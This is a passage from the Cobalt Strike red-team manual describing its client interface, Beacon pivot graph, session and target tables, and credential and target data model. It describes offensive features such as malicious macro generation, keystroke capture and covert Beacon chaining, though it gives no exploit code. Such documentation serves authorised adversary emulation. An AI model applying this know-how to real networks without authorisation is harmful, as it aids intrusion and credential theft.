
By default, OSX limits what access applications have to the Documents, Desktop, and Download folders. These applications need to explicitly be granted access to these folders.

Since Cobalt Strike is a third party application, it isn't as straight forward as granting the app "Cobalt Strike" access. You may need to give the JRE running Cobalt Strike client access to the file system. You can give access to the specific Files and Folders or Full Disk Access.

You may be prompted for the access:



Or, if the access has been previously denied, you may need to edit the access in the OSX System Preferences / Security & Privacy / Privacy dialog:



Please be advised that other applications that use the JRE will also have this access.


> **NOTE:**
> The same steps may also need to be taken for '/bin/bash'.

User Interface

Overview

The Cobalt Strike user interface is split into two parts. The top of the interface shows a visualization of sessions or targets. The bottom of the interface displays tabs for each Cobalt

Strike feature or session you interact with. You may click the area between these two parts and resize them to your liking.



Cobalt Strike User Interface

Toolbar


The toolbar at the top of Cobalt Strike offers quick access to common Cobalt Strike functions. Knowing the toolbar buttons will speed up your use of Cobalt Strike considerably.

	Connect to another team server
	Disconnect from the current team server
	Create and edit Cobalt Strike's listeners
	Change to the "Pivot Graph" visualization
	Change to the "Session Table" visualization

	Change to the “Target Table” visualization
	View credentials
	View downloaded files
	View keystrokes
	View screenshots
	Generate a stageless Cobalt Strike executable or DLL
	Setup the Java Signed Applet attack
	Generate a malicious Microsoft Office macro
	Stand up a stageless Scripted Web Delivery attack
	Host a file on Cobalt Strike’s web server
	Manage files and applications hosted on Cobalt Strike’s web server
	Visit the Cobalt Strike support page
	About Cobalt Strike

Session and Target Visualizations

Cobalt Strike has several visualizations each designed to aid a different part of your engagement.

You may switch between visualizations through buttons  on the toolbar or the **Cobalt Strike** -> **Visualization** menu.

Pivot Graph


Cobalt Strike has the ability to link multiple Beacons into a chain. These linked Beacons receive their commands and send their output through the parent Beacon in their chain. This type of chaining is useful to control which sessions egress a network and to emulate a disciplined actor who restricts their communication paths inside of a network to something plausible. This chaining of Beacons is one of the most powerful features in Cobalt Strike.

Cobalt Strike’s workflows make this chaining very easy. It’s not uncommon for Cobalt Strike operators to chain Beacons four or five levels deep on a regular basis. Without a visual aid it’s

very difficult to keep track of and understand these chains. This is where the Pivot Graph comes in.

The Pivot Graph shows your Beacon chains in a natural way. Each Beacon session has an icon. As with the sessions table: the icon for each host indicates its operating system. If the icon is red with lightning bolts, the Beacon is running in a process with administrator privileges. A darker icon indicates that the Beacon session was asked to exit and it acknowledged this command.

The firewall icon represents the egress point of your Beacon payload. A **dashed green line** indicates the use of beaconing HTTP or HTTPS connections to leave the network. A **yellow dashed line** indicates the use of DNS to leave the network.



Cobalt Strike Graph View

An arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes and TCP sockets to control Beacons in this peer-to-peer fashion. An **orange arrow** is a named pipe channel. SSH sessions use an orange arrow as well. A **blue arrow** is a TCP socket channel. A **red** (named pipe) or **purple** (TCP) arrow indicates that a Beacon link is broken.

Click a Beacon to select it. You may select multiple Beacons by clicking and dragging a box over the desired hosts. Press Ctrl and Shift and click to select or unselect an individual Beacon.

Right-click a Beacon to bring up a menu with available post-exploitation options.

Several keyboard shortcuts are available in the Pivot Graph.


- **Ctrl+Plus** — zoom in
- **Ctrl+Minus** — zoom out
- **Ctrl+0** — reset the zoom level
- **Ctrl+A** — select all hosts

- **Escape** — clear selection
- **Ctrl+C** — arrange hosts into a circle
- **Ctrl+S** — arrange hosts into a stack
- **Ctrl+H** — arrange hosts into a hierarchy.

Right-click the Pivot Graph with no selected Beacons to configure the layout of this graph. This menu also has an Unlinked menu. Select **Hide** to hide unlinked sessions in the pivot graph. Select **Show** to show unlinked sessions again.

Sessions Table

The sessions table shows which Beacons are calling home to this Cobalt Strike instance. Beacon is Cobalt Strike's payload to emulate advanced threat actors. Here, you will see the external IP address of each Beacon, the internal IP address, the egress listener for that Beacon, when the Beacon last called home, and other information. Next to each row is an icon indicating the operating system of the compromised target. If the icon is red with lightning bolts, the Beacon is running in a process with administrator privileges. A faded icon indicates that the Beacon session was asked to exit and it acknowledged this command.



external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.7	10.10.10.3	local - http	SYSTEM *	DC		rundll32.exe	2300	x64	30m
10.10.10.191	10.10.10.7	local - http	SYSTEM *	FILESERVER		rundll32.exe	2604	x64	6s
10.0.0.147	10.10.10.191	local - http	jim.stevens	WS1		jusched.exe	4844	x86	726ms
	10.10.10.198	local - dns	SYSTEM *	DEVELOPERWS		rundll32.exe	3100	x86	6s
10.10.10.198	10.10.10.198	local - dns	jamie.Grins	DEVELOPERWS		SecurityHealthSy...	5532	x86	12s
10.10.10.198	192.168.57.18	local - dns	jgrins	ubuntu					9m
10.10.10.7	192.168.58.3	local - http	SYSTEM *	POWERDC		rundll32.exe	3956	x64	3m
192.168.58.3	192.168.58.35		SYSTEM *	ENGINEER		rundll32.exe	1512	x86	3m


Cobalt Strike Beacon Management Tool

If you use a DNS Beacon listener, be aware that Cobalt Strike will not know anything about a host until it checks in for the first time. If you see an entry with a last call time and that's it, you will need to give that Beacon its first task to see more information.

Right-click one or more Beacon's to see your post-exploitation options.

Targets Table

The Targets Table shows the targets in Cobalt Strike's data model. The targets table displays the IP address of each target, its NetBIOS name, and a note that you or one of your team members assigned to the target. The icon to the left of a target indicates its operating system. A red icon with lightning bolts indicates that the target has a Cobalt Strike Beacon session associated with it.



address	name	note
10.10.10.1		
10.10.10.3	**DC**	**domain controller for CORP**
10.10.10.5	MAIL	
10.10.10.7	**FILESERVER**	
10.10.10.21		
10.10.10.50		
10.10.10.190	WS2	
10.10.10.191	**WS1**	
10.10.10.198	**DEVELOPERWS**	**developer's system**
192.168.57.18	**ubuntu**	
192.168.57.240	DEVELOPERWS	
192.168.58.3	**POWERDC**	
192.168.58.35	ENGINEER	SCADA HMI

Cobalt Strike Targets View

Click any of the table headers to sort the hosts. Highlight a row and right-click it to bring up a menu with options for that host. Press Ctrl and Alt and click to select and deselect individual hosts.

The target's table is a useful for lateral movement and to understand your target's network.

Tabs

Cobalt Strike opens each dialog, console, and table in a tab. Click the **X** button to close a tab. Use **Ctrl+D** to close the active tab. **Ctrl+Shift+D** will close all tabs except the active on.

You may right-click the **X** button to open a tab in a window, take a screenshot of a tab, or close all tabs with the same name.

Keyboard shortcuts exist for these functions too. Use **Ctrl+W** to open the active tab in its own window. Use **Ctrl+T** to quickly save a screenshot of the active tab.


Ctrl+B will send the current tab to the bottom of the Cobalt Strike window. This is useful for tabs that you need to constantly watch. **Ctrl+E** will undo this action and remove the tab at the bottom of the Cobalt Strike window.

Hold shift and click **X** to close all tabs with the same name. Hold shift + control and click **X** to open the tab in its own window.

Use **Ctrl+Left** and **Ctrl+Right** to quickly switch tabs. You may drag and drop tabs to change their order.

Consoles

Cobalt Strike provides a console to interact with Beacon sessions, scripts, and chat with your teammates.



A Console Tab

The consoles track your command history. Use the **up arrow** to cycle through previously typed commands. The **down arrow** moves back to the last command you typed.

Use the **Tab** key to complete commands and parameters.

Use **Ctrl+Plus** to make the console font size larger, **Ctrl+Minus** to make it smaller, and **Ctrl+0** to reset it. This change is local to the current console only. Visit **Cobalt Strike** -> **Preferences** to permanently change the font.

Press **Ctrl+F** to show a panel that will let you search for text within the console. Use **Ctrl+A** to select all text in the console's buffer.

Tables

Cobalt Strike uses tables to display sessions, credentials, targets, and other engagement information.

Most tables in Cobalt Strike have an option to assign a color highlight to the highlighted rows. These highlights are visible to other Cobalt Strike clients. Right-click and look for the **Color** menu.

Press **Ctrl+F** within a table to show the table search panel. This feature lets you filter the current table.




Table with Search Panel

The text field is where you type your filter criteria. The format of the criteria depends on the column you choose to apply the filter to. Use CIDR notation (e.g., 192.168.1.0/24) and host ranges (192.168.1-192.169.200) to filter columns that contain addresses. Use numbers or ranges of numbers for columns that contain numbers. Use wildcard characters (*, ?) to filter columns that contain strings.

The **!** button negates the current criteria. Press **enter** to apply the specified criteria to the current table. You may stack as many criteria together as you like. The **Reset** button will remove the filters applied to the current table.

Data Management

Overview

Cobalt Strike's team server is a broker for information collected by Cobalt Strike during your engagement. Cobalt Strike parses output from its Beacon payload to extract targets, services, and credentials.


If you'd like to export Cobalt Strike's data, you may do so through **Reporting** -> **Export Data**. Cobalt Strike provides options to export its data as TSV and XML files. The Cobalt Strike client's export data feature will merge data from all of the team servers you're currently connected to.

Targets

You may interact with Cobalt Strike's target information through **View** -> **Targets**. This tab displays the same information as the Targets Visualization.

Press **Import** to import a file with target information. Cobalt Strike accepts flat text files with one host per line. It also accepts XML files generated by Nmap (the –oX option).

Press **Add** to add new targets to Cobalt Strike's data model.




Add a Target

This dialog allows you to add multiple hosts to Cobalt Strike's database. Specify a range of IP addresses or use CIDR notation in the Address field to add multiple hosts at one time. Hold down shift when you click Save to add hosts to the data model and keep this dialog open.

Select one or more hosts and right-click to bring up the hosts menu. This menu is where you change the note on the hosts, set their operating system information, or remove the hosts from the data model.

Services


From a targets display, right-click a host, and select **Services**. This will open Cobalt Strike's services browser. Here you may browse services, assign notes to different services, and remove service entries as well.



The Services Dialog

Credentials

Go to **View** -> **Credentials** to interact with Cobalt Strike's credential model. Press **Add** to add an entry to the credential model. Again, you may hold shift and press **Save** to keep the dialog open and make it easier to add new credentials to the model. Press **Copy** to copy the highlighted entries to your clipboard. Use **Export** to export credentials in PWDump format.



The Credential Model

Maintenance

Cobalt Strike's data model keeps all of its state and state metadata in the *data/* folder. This folder exists in the folder you ran the Cobalt Strike team server from.

To clear Cobalt Strike's data model: stop the team server, delete the *data/* folder, and its contents. Cobalt Strike will recreate the *data/* folder when you start the team server next.

If you'd like to archive the data model, stop the team server, and use your favorite program to store the *data/* folder and its files elsewhere. To restore the data model, stop the team server, and restore the old content to the *data/* folder.

Reporting -> **Reset Data** resets Cobalt Strike's Data Model without a team server restart.

Listener and Infrastructure Management

Overview

The first step of any engagement is to setup infrastructure. In Cobalt Strike's case, infrastructure consists of one or more team servers, redirectors, and DNS records that point to your team servers and redirectors. Once you have a team server up and running, you will want to connect to it, and configure it to receive connections from compromised systems. Listeners are Cobalt Strike's mechanism to do this.

